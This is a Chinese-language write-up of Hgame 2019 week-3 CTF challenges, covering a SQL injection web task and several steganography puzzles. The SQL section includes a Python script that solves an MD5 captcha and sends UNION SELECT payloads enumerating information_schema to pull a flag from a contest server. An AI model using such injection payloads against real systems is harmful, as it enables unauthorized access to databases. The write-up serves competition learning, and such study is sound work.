Hgame 2019 Writeup Week3

Author: Rainbow

I WEB

2. sqli-1

Question

Description

sql 注入 参数是id

URL

http://118.89.111.179:3000/

Base Score

150

Answer

主要就是用union进行进一步寻找，python代码如下

```
import hashlib

def MD5(target):
    candidate = 0
    while True:
        plaintext = str(candidate)
```

```
        hash =
hashlib.md5(plaintext.encode('ascii')).hexdigest()
        if hash[:4] == target:
            return candidate
        candidate = candidate + 1

url = 'http://118.89.111.179:3000/'
r = requests.get(url)
md5 = MD5(r.text.split('= ')[1][:4])
id = "1 union select schema_name from
information_schema.schemata"
id = '1 union select table_name from
information_schema.tables where table_schema=\'hgame\''
id = '1 union select column_name from
information_schema.columns where
table_name=\'f1l1l1l1g\' and table_schema=\'hgame\''
id = '1 union select f14444444g from f1l1l1l1g'
g = requests.get(url, params={'id': id, 'code': md5},
cookies=r.cookies)
print(g.text.split('<br>')[1])
```

代码中的4个id就是4步尝试：一步步根据输出得到

下面的`hgame`,`f1l1l1l1g`,`f14444444g`

最后得到flag:`hgame{sql1_1s_iNterest1ng}`

IV MISC

1. 时至今日，你仍然是我的光芒

Question

Description

你知道Kali下有个强大的字典叫rockyou.txt嘛?密码为 sec.* hint1:DeEgger Embedder hint2:outguess

URL

http://plir4axuz.bkt.clouddn.com/hgame2019/stuff/flag.zip

Base Score

150

Answer

打开flag.zip，里面有一个flag.mp4。

首先用DeEgger Embedder的Extract Files对flag.mp4进行Extract，得到了一个flag - extracted.exe。

但是用UE打开一看，应该是个jpg，所以文件名改为flag.jpg，果然图片也正常的显示了。

然后按照提示用rockyou.txt中所以sec开头的密码，对flag.jpg执行outguess

```
import java.io.File

fun main(args: Array<String>) {
    File("rockyou.txt").readLines()
    .filter { it.startsWith("sec") }.forEach { key ->
        Runtime.getRuntime()
            .exec("outguess -k $key -r flag.jpg
flag.txt")
        File("flag.txt").readLines().forEach {
            if (it.startsWith("hgame")) {
                println(it)
                return
```

```
            }
        }
    }
}
```

执行完毕输出`hgame{Whataya_Want_From_Me}`

2. 至少像那雪一样

Question

Description

出题人想不好题目描述了

URL

http://plqfgjy5a.bkt.clouddn.com/%E8%87%B3%E5%B0%91%E5%83%8F%E9%82%A3%E9%9B%AA%E4%B8%80%E6%A0%B7.jpg

Base Score

150

Answer

一把用binwalk打开jpg，发现后面跟了一个zip。

然后用UE就从jpg的结尾切开，分成两个文件，得到一个图片和一个压缩包。

压缩包里正好有加密了图片，所以明文攻击，拿到压缩包里的flag.txt.

用VSCode打开,看十六进制:

> 00000000: 09 20 20 09 20 09 09 09 09 20 20 09 09 20 20 20
> ....

```
00000010: 09 20 20 09 09 09 09 20 09 20 20 09 20 20 09 20  ...............
00000020: 09 20 20 09 09 20 09 20 09 20 20 20 20 09 20 20  ...............
00000030: 09 20 09 09 09 09 09 20 09 20 20 20 09 20 09 09  ...............
00000040: 09 20 09 20 20 20 20 20 09 20 09 09 20 20 09 09  ...............
00000050: 09 20 20 09 09 20 09 20 09 20 20 09 09 09 09 20  ...............
00000060: 09 09 20 20 09 20 09 20 09 20 20 20 09 20 09 09  ...............
00000070: 09 20 09 20 20 20 20 20 09 20 09 09 20 20 09 09  ...............
00000080: 09 09 20 20 09 09 09 20 09 20 20 09 20 09 20 20  ...............
00000090: 09 20 20 09 09 20 09 20 09 20 09 20 20 20 20 20  ...............
000000a0: 09 20 20 20 09 20 09 09 09 20 09 09 20 09 09 09  ...............
000000b0: 09 20 20 09 09 09 09 20 09 20 20 20 09 20 09 09  ...............
000000c0: 09 20 09 20 20 20 20 20 09 20 20 20 09 09 20 20  ...............
```

> 000000d0: 09 20 20 09 20 20 20 09 09 09 20 20 09 09 09 09 ....
>
> 000000e0: 09 20 20 20 09 20 20 20 09 20 20 20 20 20 09 20 ....

然后尝试了一下按照09->0,20->1,变成二进制,再按照ASCII,

得到flag就是`hgame{At_Lea5t_L1ke_tHat_snOw}`

3. 旧时记忆

Question

Description

愉快的送（nao）分（dong）题，大家一起来学历史吧，结果加上hgame{}（字母均为大写） hint:memory 又一个hint:存储器

URL

http://plqfgjy5a.bkt.clouddn.com/%E6%97%A7%E6%97%B6%E8%AE%B0%E5%BF%86.jpg

Base Score

100

Answer

这个图片就是一个打孔卡,然后按照wiki上打孔卡的那个图片翻译下来就是

> 0LD_DAY5%M3MORY

所以flag就是`hgame{0LD_DAY5%M3MORY}`

4. 听听音乐？

Question

Description

一首MP3,好好听哦，flag由大写英文字母、数字以及下划线组成，记得添加hgame{}

URL


http://plir4axuz.bkt.clouddn.com/hgame2019/a80509c91f30027ca21b069e7d94fa7718ab2e40684628c41943bf647f3d7c6a/stego.mp3

Base Score

150

Answer

打开后拿到中间特殊的一段滴滴滴的声音：



按照莫斯电码，就是

> FLAG:1T_JU5T_4_EASY_WAV

所以flag就是`hgame{1T_JU5T_4_EASY_WAV}`